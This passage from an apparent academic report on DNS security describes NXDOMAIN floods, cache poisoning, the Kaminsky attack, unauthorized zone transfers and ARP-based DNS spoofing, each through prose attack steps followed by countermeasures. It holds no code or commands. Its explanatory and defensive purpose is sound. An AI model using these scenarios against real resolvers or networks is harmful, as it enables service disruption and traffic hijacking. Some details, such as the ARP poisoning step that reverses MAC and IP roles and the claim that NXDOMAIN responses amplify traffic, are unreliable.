In Step 2, the attacker may first perform a DHCP Starvation attack to exhaust the legitimate DHCP Server's IP pool, making the rogue Attacker DHCP Server the only one capable of responding.



**Figure 2.6:** DHCP DNS Spoofing attack scenario

## Countermeasures to DHCP DNS Spoofing

**DHCP Snooping** DHCP snooping is a Layer 2 security feature that validates DHCP messages by building and maintaining a trusted binding table of IP-to-MAC address mappings. It filters untrusted DHCP messages, preventing rogue DHCP servers from distributing incorrect DNS server information. DHCP snooping is highly effective in enterprise networks but requires managed switches and proper configuration of trusted ports (e.g., ports connected to legitimate DHCP servers) [?]. Its limitation is that it does not protect against attacks originating from trusted ports or external networks.

**DNSSEC Validation** DNSSEC (Domain Name System Security Extensions) adds cryptographic signatures to DNS responses, allowing clients to verify their authenticity. Even if an attacker spoofs DHCP to redirect DNS queries to a malicious server, DNSSEC validation ensures that only signed, legitimate responses are accepted. DNSSEC requires support from both DNS resolvers and authoritative servers, and its deployment can be complex due to key management and compatibility issues [15].


### 2.4.3 NXDOMAIN DDoS

An NXDOMAIN DDoS attack, also known as a DNS Water Torture attack, is a targeted form of Distributed Denial of Service (DDoS) that exploits vulnerabilities in the Domain Name System (DNS) infrastructure.

This type of attack is specifically designed to overwhelm DNS servers by flooding them with a high volume of queries for non-existent or invalid domain names, leading to significant disruptions in service availability and performance [32].

"NXDOMAIN" stands for Non-Existent Domain, which is a response code returned by a DNS server indicating that the queried domain name does not exist. In an NXDOMAIN DDoS attack, the attacker generates a large number of DNS queries for such non-existent domains and sends them to one or more recursive DNS resolvers. What makes this attack particularly effective is its ability to amplify traffic [33]. DNS responses, especially for non-existent domains, can be much larger than the original queries, allowing attackers to generate a disproportionate amount of traffic with minimal effort. Additionally, recursive resolvers must process each query, often performing multiple lookups before confirming the domain doesn't exist, which consumes CPU, memory, and bandwidth. This leads to resource exhaustion, causing slowdowns or even complete outages for legitimate users. The attack is also difficult to mitigate because the queries appear legitimate, and attackers can randomize the fake domains, making traditional filtering methods like rate limiting or blacklisting less effective.

In practice, attackers use botnets or compromised devices to send a flood of DNS queries for randomly generated subdomains (e.g., random12345.example.com). Since these domains don't exist, recursive resolvers would not cache the responses and must repeatedly query authoritative DNS servers, further amplifying the attack's impact. The result is a cascade of traffic that can overwhelm both recursive and authoritative DNS servers, disrupting access to websites and online services for legitimate users. Beyond immediate service disruptions, these attacks can damage an organization's reputation and even cause collateral damage to upstream providers and other networks.



**Figure 2.7: NXDOMAIN DDoS**

Figure 2.7 shows an NXDOMAIN DDoS case example. In this example, the goal of the attack is to cause service disruption to the Victim. All the bots are using the same DNS resolver which, of course, in a real-world scenario would not occur. These are the steps:

- Step 1: The attacker commands a botnet to send a high volume of DNS queries for random subdomains of **example.com**.
- Step 2: Each receiving DNS resolver receives each query and begins a recursive lookup. The first time it queries a root DNS server to obtain a referral to the appropriate Top-Level Domain (TLD) server, in this case, the **.com** TLD server.
- Step 3: Each resolver then queries the **.com** TLD server for each subdomain, receiving the IP address of the authoritative nameserver responsible for **example.com**.
- Step 4: For the rest of the packets each resolver now only sends the queries to the authoritative nameserver for **example.com**, which responds with NXDOMAIN messages indicating the requested subdomains do not exist.
- Step 5: Each NXDOMAIN response is sent back to the querying bots.
- Step 6: Due to the flood of DNS queries, the victim resolvers' and authoritative server's resources can be overwhelmed with the increased load, and legitimate query resolutions from clients are halted.



## Countermeasures to NXDOMAIN DDoS

**Response Rate Limiting (RRL)** Response Rate Limiting limits the number of responses per second for a given client IP, domain, or query type. This approach reduces the impact of query floods by preventing an excessive number of responses from overwhelming the system [34]. BIND [8] and Unbound [35] can be used for implementation. On the other hand, RRL may also affect legitimate high-volume queries, requiring careful configuration to balance security and service availability.

**Aggressive NXDOMAIN Caching** Aggressive NXDOMAIN caching involves caching "negative responses" (NXDOMAIN) based on NSEC/NSEC3 proofs of DNSSEC [36]. These are used to provide authenticated denial of existence, preventing attackers from falsifying non-existent domains, which reduces repeated lookups for non-existent domains by caching the fact that they don't exist. This approach is particularly effective for DNSSEC-enabled zones that support NSEC/NSEC3. The downside is that it is only applicable to DNSSEC-enabled zones, limiting its broader use.

**Anycast DNS with Load Distribution** Anycast DNS distributes DNS queries to multiple geographically dispersed servers sharing the same IP address. This method spreads the attack load and improves resilience by leveraging the infrastructure of providers like Cloudflare DNS, Google Cloud DNS, and Akamai [37]. Implementing Anycast DNS can be complex and costly, requiring significant infrastructure and coordination.

**DNS Firewall / DNS-based Blackholing (RPZ)** RPZ (Response Policy Zones) allows for the blocking or redirecting of malicious domains at the resolver level [38]. This strategy preemptively blocks queries for known attack patterns or suspicious top-level domains (TLDs) used in NXDOMAIN attacks. While effective, maintaining up-to-date blacklists can be resource-intensive and may result in false positives.

**Source IP Reputation Filtering** Source IP reputation filtering uses threat intelligence feeds or commercial tools to block known bad IPs or networks and geo-fence or throttle traffic from suspicious regions [33]. This method can be highly effective but relies on the accuracy and timeliness of threat intelligence, which can be a potential limitation.

### 2.4.4 DNS Cache Poisoning (Spoofing)

A DNS Cache Poisoning attack aims to insert false DNS information into the cache of a DNS resolver, such that users are redirected to malicious websites even when requesting legitimate domains. It is sometimes also referred to as DNS Spoofing, but this term doesn't emphasize the role of poisoning the cache in the outcome of the attack [39].

In a basic DNS cache poisoning attack, the attacker waits for a DNS resolver to send a query for a domain (in this case, `www.example.com`). The attacker cannot directly control when such a query is made, but if they are on the same LAN as the resolver, they can observe the query in real time. This gives the attacker a critical advantage: visibility into the transaction ID used in the query packet [2].


DNS responses must contain the same transaction ID as the query, and because this ID is typically randomly generated and 16 bits in length, guessing it blindly is difficult. However, once the attacker sees the query, they can forge a response with the correct transaction ID and malicious DNS data, and send it back to the DNS resolver before the legitimate response arrives.

If the attacker's forged response arrives first and is accepted by the resolver, the false information is cached and served to other clients for the duration of the Time-To-Live (TTL). During this cache period, the resolver will not issue another query for the same domain, and the attacker cannot attempt the same trick until the cache expires. This delay can significantly hinder the attack's success rate.

DNS poisoning attacks become much harder when the attacker is not on the same LAN as the resolver, since they cannot see the original query and must blindly guess the transaction ID. Still, due to the small size of the Transaction/Query ID (QID) space of 16 bits, if the attacker can forge  $K$  responses within the attack window, namely, before the legitimate response arrives, the probability of success is  $K$  over  $2^{16}$  [40]. Attackers can send hundreds or thousands of forged responses to increase their chances of success. But if they fail to guess correctly before the real response is received, the correct data is cached, and the attacker must wait for the cache to time out before trying again.

2.8 reveals a scenario where the Victim DNS Server has no record of the domain (**example.com**), the Attacker has a pre-configured web server for the domain (**example.com**), and has a fast connection to the Victim DNS Server. The attack's steps are the following:

- Step 1: The Attacker sends DNS Query request to Victim DNS Server about domain `example.com`.
- Step 2: Victim DNS Server sends DNS Query to Root/gTLD servers inquiring about `example.com`.
- Step 2.1: Simultaneously, the Attacker floods the Victim DNS Server with DNS Replies containing the IP address (`192.0.2.2`) belonging to their fake web server for `example.com`, and using different QIDs.
- Step 3: Root/gTLD servers respond to the previous DNS Query with information about the domain's nameserver.
- Step 4: Victim DNS Server queries the domain's nameserver (`ns1.example.com`) to get the domain's corresponding IP address.
- Step 5: The domain's nameserver (`ns1.example.com`) responds with IP address of `example.com` (`212.0.0.1`).



**Figure 2.8:** DNS Cache Poisoning attack

- Step 6: The Victim DNS Server finally responds to the Attacker with the IP address it assumes to be of example.com. If Step 2.1 happened successfully before Step 5, the returned IP address in step 6 will be 192.0.2.2.

Do note that the attack is only successful if Step 2.1 happens before Step 5, and if that wasn't the case, steps 4 and 5 would simply not occur. This all means that the attacker has to flood the Victim DNS server with replies right after sending the DNS Query in Step 1.

### DNS Kaminsky Spoofing

The above attack has overlooked the cache effect. In reality, if the attacker is not fortunate enough to make a correct guess before the real response packet arrives, correct information will be cached by the DNS server for a while. This caching effect makes it impossible for the attacker to forge another response regarding the same name because the DNS server will not send out another DNS query for

this name before the cache times out. To forge another response on the same name, the attacker has to wait for another DNS query on this name, which means they have to wait for the cache to time out. The waiting period can be hours or days.

Dan Kaminsky came up with an elegant technique to defeat the caching effect. By always using different subdomain names (such as a random string of characters added to the beginning of the domain name, e.g., "abc123.example.com", "def456.example.com", etc.), attackers can bypass the cache and force the DNS server to perform a new resolution for each query. With the Kaminsky attack, attackers will be able to continuously attack a DNS server on a domain name, without the need for waiting, so attacks can succeed within a very short period of time [41].

After the attack is concluded, the server's cache related to the domain's nameserver will be poisoned and allow the attacker to redirect subsequent queries for the domain and its subdomains to malicious servers under their control. This cache poisoning enables the attacker to intercept, manipulate, or redirect traffic intended for legitimate services until the poisoned cache entries expire [2] .

A feature of DNS not previously explained, relevant for this attack, is the glue record. It is an A (IPv4) or AAAA (IPv6) record that is included in the DNS response when a nameserver for a domain is within the same domain. It provides the IP addresses of the authoritative nameservers for a domain, allowing DNS resolvers to query those nameservers directly, preventing a circular dependency that would occur when a nameserver is a subdomain of the domain it is serving. Without glue records, a DNS resolver would need to know the IP address of the nameserver to query it, but it would also need to query that same nameserver to find out its IP address, creating an unsolvable circular reference [42].




Figure 2.9: DNS Kaminsky Spoofing attack

Figure 2.9 shows a scenario where the victim DNS server has a record of the domain (**example.com**) in cache. Evidently, the victim DNS server has no record of the subdomain (**1238.example.com**). The attacker has a pre-configured authoritative nameserver for the domain (**example.com**) and has a fast connection to the victim DNS server. The attack's steps are the following:

- Step 1: The attacker sends a DNS query request to the victim DNS server about the domain **1238.example.com**.
- Step 2: The victim DNS server queries the domain's nameserver (**ns1.example.com**) to get the domain's corresponding IP address.

- Step 2.1: Simultaneously, the attacker's nameserver floods the victim DNS server with spoofed DNS replies, using different QIDs, a malicious NS record in the Authority Section and a corresponding glue record (A record) in the Additional Section, identifying the attacker's nameserver (192.0.2.1) as being authoritative for **example.com**.
- Step 3: The domain's nameserver (**ns1.example.com**) responds and an NS record in the Authority Section, indicating that it is responsible for the domain's name resolution. Additionally, it includes a glue record in the Additional Section, which is an A record mapping ns1.example.com to its IP address (212.0.1.9). This informs the resolver that ns1.example.com is authoritative for resolving all subdomains, including **1238.example.com**.
- Step 4: The victim DNS server finally responds to the attacker with the IP address it assumes to be of **1238.example.com**. If Step 2.1 happened successfully before Step 3, the returned IP address in Step 4 will be that given by the attacker's nameserver in Step 2.1 (1.2.3.4).

As in the DNS cache poisoning attack, note that the attack is only successful if Step 2.1 happens before Step 3, and for that, the attacker's nameserver **ns1.attacker.com** has to flood the victim DNS server with replies right after the attacker sends the DNS query in Step 1.

## Countermeasures to DNS Cache Poisoning/ Kaminsky Spoofing

We highlight here multi-layered countermeasures that address this threat from both protocol-level and operational perspectives.

**DNSSEC (Domain Name System Security Extensions)** DNSSEC uses digital signatures to ensure that the data received in a DNS response actually comes from the authoritative source for that domain. This prevents attackers from injecting false information into the DNS cache. Any tampering with the DNS data would invalidate the signature, alerting the resolver that the data is not trustworthy [15].

**DNS over HTTPS (DoH), DNS over TLS (DoT) and DNS over QUIC (DoQ)** Both DoH, DoT and DoQ encrypt DNS queries and responses making it significantly more difficult for attackers to intercept and manipulate DNS responses, which is a key step in cache poisoning attacks. The use of secure transport protocols like TLS also provides a level of integrity protection that ensures that the DNS responses received by the client have not been tampered with during transit [20] [24] [29] .

**Source Port Randomization** Source port randomization involves using random source ports for DNS queries, deviating from the sequential or predictable temporary ports that a client would normally use. This practice enhances the unpredictability of DNS requests, making it significantly more challenging for

attackers to successfully spoof responses [43]. As a result, attackers must guess both the transaction ID and the randomized source port, greatly increasing the complexity of their task. However, this approach can introduce compatibility issues with certain network configurations or legacy systems that expect standardized port behavior.

**Query ID Randomization** Query ID randomization entails the randomization of the 16-bit transaction ID in DNS queries. This approach increases the difficulty for attackers to predict the correct ID necessary to spoof a response, thereby enhancing the security of DNS transactions [43]. Still, its effectiveness is limited when used in isolation and should be combined with other measures, such as Source Port Randomization, for robust protection.

**0x20 Bit Encoding (Case Randomization)** The 0x20 bit encoding technique involves randomizing the capitalization of letters in domain queries, such as transforming "example.com" into "ExAmPIE.com." This method introduces additional entropy to DNS queries without affecting the resolution process, as DNS is inherently case-insensitive. However, this technique has a minimal impact on security when used alone and should be part of a broader set of countermeasures [44].

**Cache Isolation** Cache isolation involves segregating DNS caches for different users, applications, or network zones [45]. By implementing this strategy, the impact of a successful poisoning attack is confined to a smaller scope, thereby limiting the potential damage. This approach can also lead to increased resource usage due to the maintenance of multiple cache instances, which can result in higher operational costs.

## 2.4.5 Unauthorized Zone Transfer

Unauthorized zone transfer is a cyberattack technique that leverages the DNS zone transfer mechanism to obtain a complete copy of a domain's DNS records. This method allows attackers to bypass reconnaissance limitations by exploiting misconfigured DNS servers, effectively extracting an entire map of an organization's internal network infrastructure. The primary goal of an unauthorized zone transfer is to gather sensitive DNS data — including hostnames, IP addresses, mail servers, and subdomains — that can be used to plan further attacks.

This technique exploits the legitimate zone transfer protocol (AXFR, Authoritative Full Transfer, a full zone transfer), which was originally designed to replicate DNS records between primary and secondary name servers. The attack takes advantage of servers that fail to restrict which hosts are permitted to request this replication, effectively handing the attacker a full inventory of the target's DNS namespace.


Unauthorized zone transfer technique can be divided into four main concepts: Target Identification, Transfer Request Initiation, Data Extraction, and Reconnaissance Exploitation.

Initially, the attacker identifies the authoritative name servers for the target domain by querying publicly available DNS records, such as NS records. This reveals which servers are responsible for hosting the zone data. The attacker then sends a crafted AXFR (or IXFR, Incremental Zone Transfer, intended for partial updates to zone information) request directly to one of these name servers, impersonating the behavior of a legitimate secondary DNS server attempting to synchronize records. If the name server is misconfigured and lacks proper access controls, it responds by transmitting the complete zone file without authentication. The attacker receives and parses this zone file, extracting a comprehensive list of DNS records — including A, MX, CNAME, TXT, and PTR records — that reveal the full topology of the target's network. This intelligence is then used to identify high-value targets, exposed services, and potential attack vectors for subsequent intrusion attempts.

Figure 2.10 shows an Unauthorized Zone Transfer attack scenario. The following steps illustrate how it works:

- Step 1: The attacker sends a NS DNS query to a resolver for **example.com**.
- Step 2: The resolver answers with the IP address (**185.0.46.1**) of **ns1.example.com**, the authoritative server for example.com
- Step 3: The attacker now queries ns1.example.com directly, specifically requesting a zone transfer (**AXFR**) of the example.com zone.
- Step 4: The Victim Nameserver replies with various answer records relating to the example.com zone.





**Figure 2.10:** Unauthorized Zone Transfer attack scenario

## Countermeasure to Unauthorized Zone Transfer

**Correct DNS Server Configuration** Unlike many of the attacks discussed in this chapter, Unauthorized Zone Transfer is unique in that it succeeds only due to misconfiguration of DNS server software. Therefore, correct configuration of the DNS server is essential. Specifically, defining an explicit Access Control List (ACL) to govern which hosts are permitted to request a full zone transfer is a critical countermeasure.

### 2.4.6 DNS ARP Poisoning


Address Resolution Protocol (ARP) poisoning, also known as ARP spoofing, is a malicious technique used to intercept, modify, or redirect network traffic within a local area network (LAN). This capability can then be used to reroute victims to a rogue DNS server.

ARP operates on the principle of broadcasting requests and receiving responses. When a device needs to communicate with another device on the same network, it sends an ARP request to discover the MAC address associated with the target IP address. The device with the matching IP address

responds with its MAC address, and the requesting device caches this mapping for future use. These ARP requests happen each time an entry in the ARP cache of a particular device expires, which typically happens every few minutes.

In an ARP poisoning attack, the attacker sends falsified ARP messages to the target device(s), associating their own MAC address with the IP address of a legitimate network resource—such as the default gateway or a DNS server. Once the target device updates its ARP cache with the attacker's MAC address, all traffic intended for the legitimate resource is instead sent to the attacker's machine, "man-in-the-middle" (MITM). This redirection allows the attacker to intercept, inspect, or alter the traffic before forwarding it to the intended destination, or to drop it entirely.

DNS spoofing based on ARP Poisoning, or just simply DNS ARP Poisoning is an application of ARP poisoning in the redirection of victims to a rogue DNS server. By poisoning the ARP cache of a victim's device, an attacker can redirect DNS queries to a malicious DNS server under their control. This rogue server can then return incorrect IP addresses for legitimate domains, directing victims to attacker-controlled servers or phishing sites.



**Figure 2.11:** DNS ARP Poisoning attack scenario

Figure 2.11 reveals a DNS spoofing based on ARP Poisoning attack scenario. The steps are the following:

- Step 1: The attacker scans the network to identify active devices and their IP/MAC mappings. It then sends ARP replies to a recurrent ARP Request of both the Victim and the Gateway with each other's MAC addresses paired with the attacker's own IP address.
- Step 2: Eventually, the Victim sends a DNS Query for example.com which the attacker intercepts since he now acts as "man-in-the-middle".
- Step 3: The attacker replies with the IP address of his pre-configured malicious webserver.
- Step 4: The Victim establishes a connection with the Attacker Webserver, oblivious to it not being the legitimate webserver for **example.com**.
- Step 5: The Attacker Webserver is now free to respond with whatever it sees fit.

## Countermeasures to DNS ARP Poisoning

**Static ARP Entries** Static ARP entries manually bind the MAC address of a DNS server or gateway to its IP in the ARP tables of network devices. This prevents attackers from overwriting the ARP cache with spoofed entries, ensuring that DNS queries are always directed to the legitimate server. While highly effective, static ARP is not scalable for large networks and requires manual updates if IP or MAC addresses change [?]. It is best suited for small, controlled environments where device configurations rarely change.

**Dynamic ARP Inspection (DAI)** Dynamic ARP Inspection (DAI) is a Layer 2 security feature, available on managed switches, that validates ARP packets against a trusted database, typically built using DHCP snooping. DAI drops invalid ARP packets, such as those with spoofed MAC or IP addresses, preventing ARP poisoning attacks. This method is highly effective in enterprise networks with managed infrastructure but requires proper configuration of DHCP snooping and trusted ports [?].

### 2.4.7 DNS Amplification

DNS amplification is a cyberattack technique that exploits the DNS protocol to overwhelm a target with an enormous volume of traffic. This method allows attackers to launch devastating Distributed Denial of Service (DDoS) attacks by leveraging the inherent asymmetry between small DNS queries and their significantly larger responses, effectively rendering the target's infrastructure unreachable without directly exhausting the attacker's own resources.

